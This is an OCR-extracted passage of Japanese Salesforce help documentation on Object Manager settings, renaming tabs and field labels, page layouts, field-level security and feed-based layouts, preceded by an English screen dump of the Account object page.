Case
Certification
Certification
Certification Definition
CertificationDef
Certification Section Definition
CertificationSectionDef


SETUP > OBJECT MANAGER
Account
Find in page
Schema Builder
Create
Fields & Relationships (30)
Related Lookup Filters (0)
Validation Rules (0)
Record Types (1)
Compact Layouts (1)
Page Layouts (1)
Search Layouts (6)
Triggers (0)
Buttons, Links, and Actions (16)
Object Limits (11)
Details
Description
API Name
Account
Custom
Singular Label
Account
Plural Label
Accounts
Enable Reports
Track Activities
Track Field History
Deployment Status
Help Settings
Standard Salesforce.com Help
Fields & Relationships (30)
New
Field Dependencies
Set History Tracking
FIELD LABEL
FIELD NAME
DATA TYPE
CONTROLLING FIELD
INDEXED
Account Division
Division
Division

たとえば、取引先オブジェクトにカスタム項目を追加するには、［クイック検索］ボックスに「オブジェクトマネージャ」と入力し、[オブジェクトマネージャ] を選択します。次に、[取引先] を選択し、[項目 & リレーション] までスクロールします。

その他の標準オブジェクト

一部の標準オブジェクトは、オブジェクトマネージャには表示されません。このようなオブジェクトのカスタマイズ設定にアクセスするには、[設定] から［クイック検索］ボックスにオブジェクト名を入力し、カスタマイズ設定を選択します。

[設定] から、［クイック検索］ボックスにオブジェクト名を入力し、カスタマイズを選択します。

たとえば、グループオブジェクトにトリガを追加するには、［クイック検索］ボックスに「グループ」と入力し、[グループトリガ] を選択します。

外部オブジェクト

*外部*オブジェクトはカスタムオブジェクトと似ていますが、Salesforce 組織外に保存されたデータに対応付けられるという点が異なります。

[設定] から、［クイック検索］ボックスに「*外部オブジェクト*」と入力し、[外部オブジェクト] を選択します。次に、リストから外部オブジェクトを1つクリックします。特定のカスタマイズのセクションまでスクロールします。

たとえば、注文外部オブジェクトにカスタム項目を追加するには、［クイック検索］ボックスに「*外部オブジェクト*」と入力し、[外部オブジェクト] を選択します。[注文] をクリックし、[カスタム項目 & リレーション] までスクロールします。

関連トピック:

ポイント & クリック操作によるカスタマイズ: Lightning Experience にはない機能

Salesforce Classic でのオブジェクト管理設定の検索

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

Salesforce では、カスタム項目、ページレイアウト、入力規則などの機能を使用して、オブジェクトモデルをカスタマイズできます。検索するオブジェクトの種別によっては、これらのカスタマイズが [設定] の異なる場所にあります。

標準オブジェクト

取引先や取引先責任者などの*標準オブジェクト*は、Salesforce 組織で標準搭載されています。

[設定] から、［クイック検索］ボックスに適切なオブジェクトの名前を入力し、特定のカスタマイズを選択します。

たとえば、ケースオブジェクトにカスタム項目を追加するには、［クイック検索］ボックスに「ケース」と入力し、[ケース] で [項目] を選択します。

カスタムオブジェクト

*カスタムオブジェクト*は、ユーザまたは他のシステム管理者が作成したオブジェクトです。

[設定]から、[クイック検索]ボックスに「オブジェクト」と入力し、[オブジェクト]を選択します。次に、リストからカスタムオブジェクトを 1 つクリックします。特定のカスタマイズのセクションまでスクロールします。

たとえば、社員募集アプリケーションオブジェクトにカスタム項目を追加するには、[クイック検索]ボックスに「オブジェクト」と入力し、[オブジェクト]を選択します。[ジョブアプリケーション]をクリックし、[カスタム項目 & リレーション]までスクロールします。

外部オブジェクト

外部オブジェクトはカスタムオブジェクトと似ていますが、Salesforce 組織外に保存されたデータに対応付けられるという点が異なります。

[設定]から、[クイック検索]ボックスに「外部オブジェクト」と入力し、[外部オブジェクト]を選択します。次に、リストから外部オブジェクトを1つクリックします。特定のカスタマイズのセクションまでスクロールします。

たとえば、注文外部オブジェクトにカスタム項目を追加するには、[クイック検索]ボックスに「外部オブジェクト」と入力し、[外部オブジェクト]を選択します。[注文]をクリックし、[カスタム項目 & リレーション]までスクロールします。

Salesforce 組織のカスタマイズ

組織の Salesforce の外観をカスタマイズする方法のクイックツアーです。

カスタム項目の追加やページレイアウトの設定など、それぞれの標準タブやレコードタイプをカスタマイズできます。組織の検索、タグ付け、およびユーザインターフェースのオプションもカスタマイズできます。さらに、Contact Manager Edition、Group Edition、Professional Edition、Enterprise Edition、Unlimited Edition、および Performance Edition のすべてのユーザは、さまざまな個人用の表示オプションをカスタマイズできます。

Salesforce を組織のニーズに合わせるために、さまざまなタブとその他の項目の表示をカスタマイズできます。任意の ToDo で開始するリンクを選択します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用できるカスタマイズのオプションは、Salesforce のエディションによって異なります。

ユーザ権限

設定オプションを参照する

- 「設定・定義を参照する」

組織をカスタマイズする

- 「アプリケーションのカスタマイズ」

Force.com クイックアクセスメニュー

Force.com クィックアクセスメニューでは、カスタマイズ機能への便利なショートカットが提供されます。

アプリケーションまたはオブジェクトを操作するときは、このメニューを使用して関連するアプリケーションのカスタマイズ機能に移動します。このメニューは、オブジェクトリストビューページおよびレコード詳細ページから利用できます。

メモ: リストビューでドラッグアンドドロップスケジュール設定が有効な場合、Force.com クイックアクセスメニューは、取引先、取引先責任者、およびカスタムオブジェクトのリストビューには表示されません。

- このメニューを展開するまたは折たたむには、をクリックします (または Alt+; キーを押します)。
- メニューのリストをスクロールダウンするには、TAB キーを押してください。
- メニューのオプションを選択するには、ENTER キーを押してください。
- すべてのリストビューおよびレコードページからこのメニューを削除するには、[メニューを無効にする] をクリックします。

クイックアクセスメニューを復元する手順は、次のとおりです。

1. [個人設定] から、［クイック検索］ボックスに「*高度なユーザの詳細*」と入力し、[高度なユーザの詳細] を選択します。結果がありませんか? ［クイック検索］ボックスに「*個人情報*」と入力し、[個人情報] を選択します。
2. [編集] をクリックします。
3. [Force.com クイックアクセスメニュー] チェックボックスをオンにします。
4. [保存] をクリックします。

関連トピック:

Salesforce 環境のカスタマイズ

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Force.com クイックアクセスメニューを参照する

- 「アプリケーションのカスタマイズ」

オブジェクト、タブ、項目の表示ラベルの名称変更

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

タブと項目の名称を変更する

- 「アプリケーションのカスタマイズ」

  または

  「設定・定義を参照する」

  および

  翻訳者として指定されていること

名称変更したタブをリセットする

- 「アプリケーションのカスタマイズ」

  または

  「設定・定義を参照する」

  および

  翻訳者として指定されていること

Salesforce では、ほとんどすべてのオブジェクト、項目、またはタブの名称を変更できます。この簡単な調整によって、ユーザがすでに把握している用語をそのまま使用できるため、Salesforceの使用に移行するときに役立ちます。ただし、Salesforceヘルプと[設定]のほとんどのページでは、標準オブジェクト、項目、タブは常に元の名称で表示されます。

たとえば、[取引先]オブジェクトおよび関連する[取引先]タブの表示ラベルを「会社」に変更し、[取引先名]項目を「会社名」に変更できます。オブジェクト、タブ、または項目の名称を変更した場合、新しい名称は Salesforce for Outlook と Connect Offline のすべてのページでユーザに表示されます。

タブ、オブジェクト、項目、およびその他の関連する表示ラベルの名称を変更する前に、システム管理者に「タブと項目の表示ラベルの名称変更に関する考慮事項」を確認してください。

エディション

使用可能なエディション: Salesforce Classic

個人取引先を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

1. [設定]から、［クイック検索］ボックスに「*タブと表示ラベルの名称変更*」と入力し、[タブと表示ラベルの名称変更]を選択します。
2. ページ上部にある［言語の選択］ドロップダウンリストから、デフォルト言語を選択します。

   メモ: ヘブライ語の場合、動詞の性の変化がサポートされておらず、動詞の性が一致しなくなる可能性があるため、タブの名称変更を最小限に抑えることをお勧めします。

3. 名称を変更するタブの横にある[編集]をクリックします。タブの元の名称に戻すには、[リセット]をクリックします。

   メモ: カスタムタブの名称をリセットすることはできません。

4. 言語によって、必要があれば新しい名称の単数形と複数形を入力します。また、対象言語で該当する場合は、母音で始まる表示ラベルについて、［母音で始まる場合はチェック］を選択し、Salesforce で適切な冠詞(「a」や「an」など)が使用されるようにします。次に、[次へ]をクリックします。

   タブまたはオブジェクトの名称を変更するときに、別の標準タブ、カスタムオブジェクト、外部オブジェクト、またはカスタムタブの名称を使用することはできません。

5. 標準項目の表示ラベルおよびその他のユーザインターフェース要素の表示ラベルを入力します。単数形と複数形が必要なものについては、それぞれの表示ラベルに必ず両方を入力してください。母音で始まる表示ラベルについては、［母音で始まる場合はチェック］を選択します。
6. [保存]をクリックします。

この手順を繰り返して、組織で使用するその他すべての言語の表示ラベルを翻訳します。

ヒント: タブまたはオブジェクトの名称変更後、元の名称を含むカスタムレポート、ダッシュボード、プロファイル、権限セット、カスタム項目、およびリストビューの名称を変更します。トランスレーションワークベンチを使用してラベルを変更できます。標準レポートの名称を変更するには、[別名で保存]をクリックし、新しい名称用のフォルダに保存します。

その他のタブカスタマイズオプションは次のとおりです。

- 各ユーザは、ログイン時に表示されるタブと関連リストをカスタマイズできます。
- エディションによっては、Salesforce によって提供される標準タブに加えて、まったく新しいカスタムタブを作成できます。詳細は、「カスタムタブ」を参照してください。

- Enterprise Edition、Unlimited Edition、Performance Edition、Developer Edition を使用する組織では、標準、カスタム、または外部オブジェクトタブをクリックしたときに表示されるタブのホームページを上書きできます。詳細は、「標準ボタンとタブのホームページの上書き」 (ページ 6030)を参照してください。

個人取引先表示ラベルの名称変更

組織で個人取引先を使用している場合は、次の標準項目の名称を変更できます。

項目	タブ	説明
法人取引先	取引先	個人取引先に固有のレコードタイプを持たないため、個人取引先ではない取引先。この表示ラベルは主にインポートする取引先の種別を明確にするために使用されます。
個人取引先	取引先	個人取引先。
法人取引先責任者	取引先責任者	法人取引先に関連付けられている取引先責任者。この表示ラベルは主にインポートする取引先の種別を明確にするために使用されます。

[個人取引先] 項目の表示ラベルの名称を変更する場合、名称変更された表示ラベルは Salesforce で次のように表示されます。

- 法人取引先項目の [誕生日]、[自宅電話] など個人取引先項目と差別化するためのプレフィックスとして表示される。たとえば、[個人取引先: 誕生日] は商談レポートの取引先列として使用できます。
- [個人取引先] 項目およびアイコンの名称に表示される。たとえば、[個人取引先] 項目の名称を「消費者」に変更すると、[個人取引先] は [コンシューマ] になります。

メモ: [個人取引先] および [法人取引先] 項目の表示ラベルは、実際のレコードタイプ名とは独立しています。

- 個人取引先のレコードタイプをカスタマイズするには、個人取引先のオブジェクト管理設定から、[レコードタイプ] に移動します。
- 法人取引先のレコードタイプをカスタマイズするには、取引先のオブジェクト管理設定から、[レコードタイプ] に移動します。

関連トピック:

タブと項目の表示ラベルの名称変更に関する考慮事項
Chatter タブの名前変更
オブジェクト管理設定の検索

タブと項目の表示ラベルの名称変更に関する考慮事項

標準とカスタムのタブおよび項目の名称を変更する前に、その変更がユーザに及ぼす影響について理解します。

- ほとんどの標準タブと標準オブジェクトは名称を変更できますが、すべて変更できるわけではありません。たとえば、[売上予測] タブの名称は変更できません。名称の変更が可能なタブとオブジェクトのリストを表示するには、[設定] から［クイック検索］ボックスに「*タブと表示ラベルの名称変更*」と入力し、[タブと表示ラベルの名称変更] を選択します。
- 名称を変更した表示ラベルは、[個人設定] を含む Salesforce のすべてのユーザページで表示されます。ただし、[設定]エリアのすべてのページでは、デフォルトのオリジナル表示ラベルが使用されます。
- ［作成者］や［最終更新者］などの一部の標準項目はシステム情報を追跡するためのものであるため、名称の変更からは意図的に除外されています。
- タブ、オブジェクト、または項目の名称を変更したら、手動更新を必要とする場合がある次の追加項目を確認してください。
  - すべてのリストビューの名称の確認。リストビューの名称には、手動で変更するまで元のオブジェクト名が表示されます。
  - 名称を変更したオブジェクトの標準レポート名と説明の確認。
  - 元のオブジェクト名または項目名を含むメールテンプレートのタイトルと説明の更新。
  - 新しいオブジェクト名または項目名でカスタマイズした他の項目に対する手動での変更。たとえば、カスタム項目、ページレイアウト、およびレコードタイプには、元のタブ名または項目名が含まれている可能性があります。
- Connect Offline、Lightning for Outlook、および Salesforce for Outlook で新しい名称が使用されます。
- タブ、オブジェクト、または項目の名称を変更した場合は、別の URL で Salesforce ヘルプを置換することもできます。この URL は、エンドユーザページまたは個人設定内でコンテキスト依存のヘルプリンクをクリックするたびに表示されます。ヘルプを置換しても、すべてのページの最上部に表示される [ヘルプ & トレーニング] リンクと、すべての [設定] ページには、Salesforce ヘルプが引き続き表示されます。オンラインヘルプの置換手順についての詳細は、「Salesforce ヘルプの置換」 (ページ 5013)を参照してください。
- ヘブライ語の場合、動詞の性の変化がサポートされておらず、動詞の性が一致しなくなる可能性があるため、タブの名称変更を最小限に抑えることをお勧めします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

タブと項目の表示ラベルの名称を変更する
- 「アプリケーションのカスタマイズ」

名称変更したタブをリセットする
- 「アプリケーションのカスタマイズ」

関連トピック:

オブジェクト、タブ、項目の表示ラベルの名称変更

ページのカスタマイズ

ページレイアウトおよび項目レベルセキュリティ

項目レベルセキュリティを使用して項目へのユーザアクセスを制御します。ページレイアウトを使用して、Salesforce、セルフサービスポータル、および Salesforce カスタマーポータルの詳細ページと編集ページのレイアウトと構成を管理します。検索レイアウトをカスタマイズして、検索結果に表示される項目、リストビューに表示されるボタンを変更します。

重要: ページレイアウトを使用して詳細ページと編集ページの項目を非表示にしても、ユーザはその項目にアクセスできます。レポート、検索結果、リストビュー、API から項目を参照できます。項目のアクセスを制限するには、項目レベルセキュリティを使用します。項目レベルセキュリティでは、項目内の値の検索を制限できません。検索語が項目レベルのセキュリティで保護された項目値と一致する場合、関連付けられたレコードは、保護された項目およびその値なしで検索結果に返されます。また、データの保護にページレイアウトを使用しません。たとえば、[編集] ボタンをページレイアウトから削除しても、ユーザはインライン編集ができなくなるわけではありません。ユーザがデータを編集できないようにするには、共有ルール、項目レベルセキュリティ、ページレイアウト項目プロパティ、入力規則、オブジェクト権限、Visualforce ページを使用する必要があります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

ページレイアウトおよび検索レイアウトが使用できるエディション: すべてのエディション

項目レベルセキュリティを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

項目レベルセキュリティ

- ユーザの項目の参照と編集に対するアクセス権を制限します。たとえば、レポート、検索結果、リストビュー、関連リスト、メールおよびメール差し込みテンプレート、カスタムリンク、Connect Offline でのアクセスを制限します。また、データの同期や個人データのインポート時に API アクセスを制限します。
- ページレイアウトおよびミニページレイアウトの制限の緩い項目アクセス設定を上書きします。たとえば、ページレイアウトに項目レベルセキュリティ設定で参照のみの項目が必要な場合、その項目はユーザに対し参照のみになります。
- 検索レイアウトの制限の緩い項目設定を上書きします。たとえば、検索レイアウトでは項目が表示されていて、項目レベルセキュリティ設定では非表示の場合、項目は非表示です。

ページレイアウト

- 詳細ページおよび編集ページのレイアウトと構成を制御します。
- 詳細ページおよび編集ページのみに表示される、項目、関連リスト、カスタムリンクを制御します。
- 詳細ページおよび関連リストに表示される標準ボタンとカスタムボタンを制御します。
- 詳細ページおよび編集ページのみで項目が表示されるか、参照のみか、または必須項目かを指定します。
- ユーザがデータをインポートできる項目を決定します。
- Personal Edition、Contact Manager Edition、Group Edition、および Professional Edition では、関連リスト、リストビュー、レポート、Connect Offline、メールおよび差し込み印刷テンプレート、カスタムリンク、およびデータの同期でアクセスできる項目を管理します。

- Professional Edition、Enterprise Edition、Unlimited Edition、Performance Edition、Developer Edition で、次のようなミニページレイアウトの要素を決定します。
  - レコードタイプ
  - プロファイルの関連付け
  - 関連リスト
  - 項目と項目アクセス設定。

  ミニページレイアウトの表示項目と関連リストはさらにカスタマイズできます。ただし、関連付けられたページレイアウトから継承した他の項目はミニページレイアウトでは変更できません。ミニページレイアウトは、コンソールのミニビューにレコードの選択した項目および関連リストを表示します。

ヒント: 項目をすべてのページレイアウトに自動的に追加し、項目レベルのセキュリティに関係なく、項目を表示し必須にするには、項目を必須項目に設定します。

関連トピック:

ページレイアウト


フィードベースのレイアウトの概要

フィードベースのページレイアウトには、レコードのフィード用と詳細用 (関連リストなど) に 1 つずつ、別個のビューが含まれているため、レコードを処理しやすくなります。

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

すべてのレコードの情報 (フィード、詳細、関連リスト) が 1 つのページに表示される標準ページレイアウトとは異なり、フィードベースのレイアウトでは、フィードビューと詳細ビューを切り替えて、そのときに必要な情報の種類に焦点を絞ることができます。たとえば、レコードに関する他のユーザのコメントを確認する場合や、関連する新しいレコードを作成する場合は、フィードビューを使用します。レコードの関連リスト、添付ファイル、およびその他の詳細情報を徹底的に調べる場合は、詳細ビューを使用します。


フィードベースのレイアウトは、取引先、納入商品、ケース、取引先責任者、リード、商談、カスタム、および外部オブジェクトで使用できます。



これらのレイアウトのフィードビューは、次の要素で構成されます。

1. タブ。または、Salesforce コンソールを使用している場合は、フィードビューと詳細ビューの切り替えボタン（ ）。
2. パブリッシャー。システム管理者による組織の設定に応じて、関連レコードの作成や、活動の記録のような操作を実行できるアクションが含まれる場合があります。
3. レコードフィード。レコードに関する他のユーザのコメントなど、レコードに対する活動が表示されます。
4. システム管理者が追加したカスタムボタンとカスタムリンク。
5. フォローボタン（ ）またはフォロー中インジケータ（ ）と、レコードをフォローしているユーザのリスト。システム管理者によるページの設定に応じて、これらは左側または右側に表示されます。
6. フィード条件。フィードから表示する情報を選択できます。システム管理者によるページの設定に応じて、条件はページの左側、中央、または右側に表示されます。

詳細ビューには、関連リストを含む、レコードに関する詳細な情報が表示されます。



関連トピック:

フィードベースのページレイアウトの作成

ページレイアウトの作成

高度なページレイアウトエディタを使用して、ユーザのニーズに合わせてレコードページレイアウトを調整できます。レコードの詳細ページでアクション、ボタン、項目、セクションの追加、削除、または並び替えを行います。

1. 編集するオブジェクトの管理設定から、[ページレイアウト] に移動します。
2. [新規] をクリックします。
3. オプションで、コピーする既存のページレイアウトを選択します。
4. 新しいレイアウトの名前を入力します。
5. 必要に応じて、[フィードベースのレイアウト] を選択し、レコードのフィードおよび詳細ページの個別タブを含むレイアウトを作成します。
6. [保存] をクリックします。
7. レイアウトを変更します。
8. ユーザプロファイルに新しいレイアウトを割り当てます。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ページレイアウトを作成する

- 「アプリケーションのカスタマイズ」

ヒント: レイアウト内から [別名で保存] を使用して既存のページレイアウトをコピーすることによって、新しいページレイアウトを作成することもできます。

関連トピック:

- 標準オブジェクトのページレイアウトの編集
- カスタムオブジェクトおよび外部オブジェクトのページレイアウトの編集
- ページレイアウトおよび項目レベルセキュリティ
- フィードベースのレイアウトの概要
- オブジェクト管理設定の検索

フィードベースのページレイアウトの作成

フィードベースのレイアウトを作成すると、取引先、取引先責任者、リード、商談、カスタム、および外部のオブジェクトレコードをユーザが操作しやすくなります。次のレイアウトには、レコードのフィード用と詳細用に 1 つずつ、2 つの別個のビューが含まれています。

フィードベースのレイアウトを使用するとレコードの処理を合理化できます。ユーザは、探している情報を見つけるために関心のない情報を延々とスクロールする必要がなくなります。ユーザは、フィードビューと詳細ビューの間を簡単に切り替えることができます。フィードビューには、パブリッシャーとレコードに関する重要なイベントが時系列で表示され、詳細ビューには、関連リストを含む、レコードに関する詳細な情報が表示されます。

フィードベースのレイアウトは、取引先、納入商品、取引先責任者、リード、商談、カスタム、および外部のオブジェクト用に作成できます。ケースのフィードベースのレイアウトを作成するには、ケースフィードを使用します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

ユーザ権限

ページレイアウトを作成、編集、および削除する

- 「アプリケーションのカスタマイズ」

1. フィードベースのレイアウトを作成するオブジェクトで、フィード追跡が有効になっていることを確認します。フィード追跡を有効にするには、[設定] から［クイック検索］ボックスに「*フィード追跡*」と入力し、[フィード追跡] を選択します。
2. 新しいページレイアウトを作成し、［フィードベースのレイアウト］を選択します。

   メモ: フィードベースにできるのは新しいページレイアウトのみです。既存の標準レイアウトをフィードベースのレイアウトに変更することはできません。
3. レイアウトの横にある [編集] をクリックし、高度なページレイアウトエディタを使用して設定します。従来のページレイアウトエディタでは、フィードベースのレイアウトを設定できません。
4. ページレイアウトエディタのメインページで、パブリッシャーをカスタマイズして、ユーザが使用できるようにアクションを組み込み、カスタムボタンやリンクを追加します。
5. ページレイアウトエディタのヘッダーで [フィードビュー] をクリックして、フィードページに表示される内容をカスタマイズします。

次のカスタマイズができます。

- 全幅フィードを有効にする。ユーザがSalesforceコンソールのタブまたはサブタブでレコードを表示しているときにフィードが横方向に展開されます。
- コンパクトフィードを有効化する。ユーザがSalesforceコンソールのタブやサブタブでレコードを操作するときに、見やすく合理化されたフィードビューが表示されます。
- 使用されていない場合は自動的にパブリッシャーを折りたたむように選択する。これにより、ユーザはページ上により多くの情報を表示できます。
- カスタムコンポーネントを追加する。ここでのカスタムコンポーネントとは、定義した機能を持つVisualforceページです。
- カスタムボタン、リンク、[フォローする] ボタンや [フォローされている人] リストなどの標準コンポーネントをページのどこに表示するか選択する。
- 標準サイドバーを非表示にする。
- 使用可能なフィードフィルタとその表示場所を選択する。

6. ページレイアウトをユーザプロファイルに割り当てます。

関連トピック:

フィードベースのレイアウトの概要
ケースフィードの概要
フィード追跡
関連レコードのフィード更新の有効化

ページレイアウト

ページレイアウトは、オブジェクトレコードページのボタン、項目、Sコントロール、Visualforce、カスタムリンク、および関連リストのレイアウトと構成を管理します。また、どの項目が参照可能であるか、参照のみであるか、必須であるかを決定するのに役立ちます。ユーザのレコードページのコンテンツをカスタマイズするには、ページレイアウトを使用します。

ページレイアウトには、ページの表示時に項目のセクションで提供されるSコントロールおよびVisualforceページを含めることができます。Sコントロールおよび Visualforce ページのサイズは調整可能で、表示ラベルおよびスクロールバーを表示するかどうかを指定できます。

Salesforce には、従来のページレイアウトエディタと高度なページレイアウトエディタという、ページレイアウトを編集する2つのドラッグアンドドロップツールがあります。高度なページレイアウトエディタは、デフォルトで有効化されており、従来のエディタのすべての機能を提供すると共に、追加機能とさらに使いやすい WYSIWYG インターフェースを提供します。

従来のページレイアウトエディタは ユーザインターフェース設定で有効化できます。Salesforce組織で一度に使用できるページレイアウトエディタは1つのみです。

ページレイアウト内からミニページレイアウトにアクセスできます。ミニページレイアウトでは、エージェントコンソールまたはSalesforce Classicのサイドバーの [最近使ったデータ] セクションのオブジェクトの詳細ページで項目にマウスポインタを置いたときに表示される詳細のフロート表示を定義します。

Personal Edition、Contact Manager Edition、Group Edition、および Professional Edition の組織では、すべてのユーザで同じレイアウトが使用されます。Professional Edition、Enterprise Edition、Unlimited Edition、Performance Edition、および Developer Edition の組織では、プロファイルとレコードタイプに応じて異なるページレイアウトを作成できます。また、特定の項目に対するユーザのアクセスを制限する項目レベルセキュリティも設定できます。

Professional Edition、Enterprise Edition、Performance Edition、Unlimited Edition、および Developer Edition では、[コンソール] タブに表示されるミニページレイアウトと関連オブジェクトを設定できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

ページレイアウトを使用可能なエディション: すべてのエディション

ページレイアウトの作成および削除に使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ページレイアウトを作成、編集、および削除する

- 「アプリケーションのカスタマイズ」

関連トピック:

- ページレイアウトおよび項目レベルセキュリティ
- 標準オブジェクトのページレイアウトの編集
- カスタムオブジェクトおよび外部オブジェクトのページレイアウトの編集

標準オブジェクトのページレイアウトの編集

標準 Salesforce オブジェクトのページレイアウトのデザインを変更します。

適切なオブジェクトの管理設定から、[ページレイアウト] に移動します。

または、デフォルトで有効化されている高度なページレイアウトエディタを使用している場合は、オブジェクトの詳細ページの [レイアウトを編集する] をクリックして標準オブジェクトのページレイアウトをカスタマイズできます。

関連トピック:

- ページレイアウト
- ページレイアウトおよび項目レベルセキュリティ
- 従来のページレイアウトエディタを使用したページレイアウトのカスタマイズ
- 高度なページレイアウトエディタを使用したページレイアウトのカスタマイズ

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

ユーザ権限

ページレイアウトをカスタマイズする
- 「アプリケーションのカスタマイズ」

ページレイアウトを参照する
- 「設定・定義を参照する」

カスタムオブジェクトおよび外部オブジェクトのページレイアウトの編集

カスタムオブジェクトおよび外部オブジェクトのページレイアウトのデザインを変更します。

1. ページレイアウトを編集するオブジェクトの管理設定から、[ページレイアウト] に移動します。
2. 次のいずれかを実行します。
   a. 「アプリケーションのカスタマイズ」権限がある場合は、カスタマイズするページレイアウトを開いて編集します。
   b. 「設定・定義を参照する」権限がある場合は、表示するページレイアウトをクリックします。

関連トピック:

- ページレイアウト
- ページレイアウトおよび項目レベルセキュリティ
- 従来のページレイアウトエディタを使用したページレイアウトのカスタマイズ
- 高度なページレイアウトエディタを使用したページレイアウトのカスタマイズ
- オブジェクト管理設定の検索

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

ユーザ権限

ページレイアウトをカスタマイズする
- 「アプリケーションのカスタマイズ」

ページレイアウトを参照する
- 「設定・定義を参照する」

高度なページレイアウトエディタを使用したページレイアウトのカスタマイズ

高度なページレイアウトエディタは、Salesforce、セルフサービスポータル、および Salesforce カスタマーポータルの詳細ページと編集ページに適用される組織のページレイアウトをカスタマイズするための WYSIWYG ツールです。高度なページレイアウトエディタは、従来のページレイアウトエディタの全機能のほか、追加機能と使いやすいユーザインターフェースを備えています。

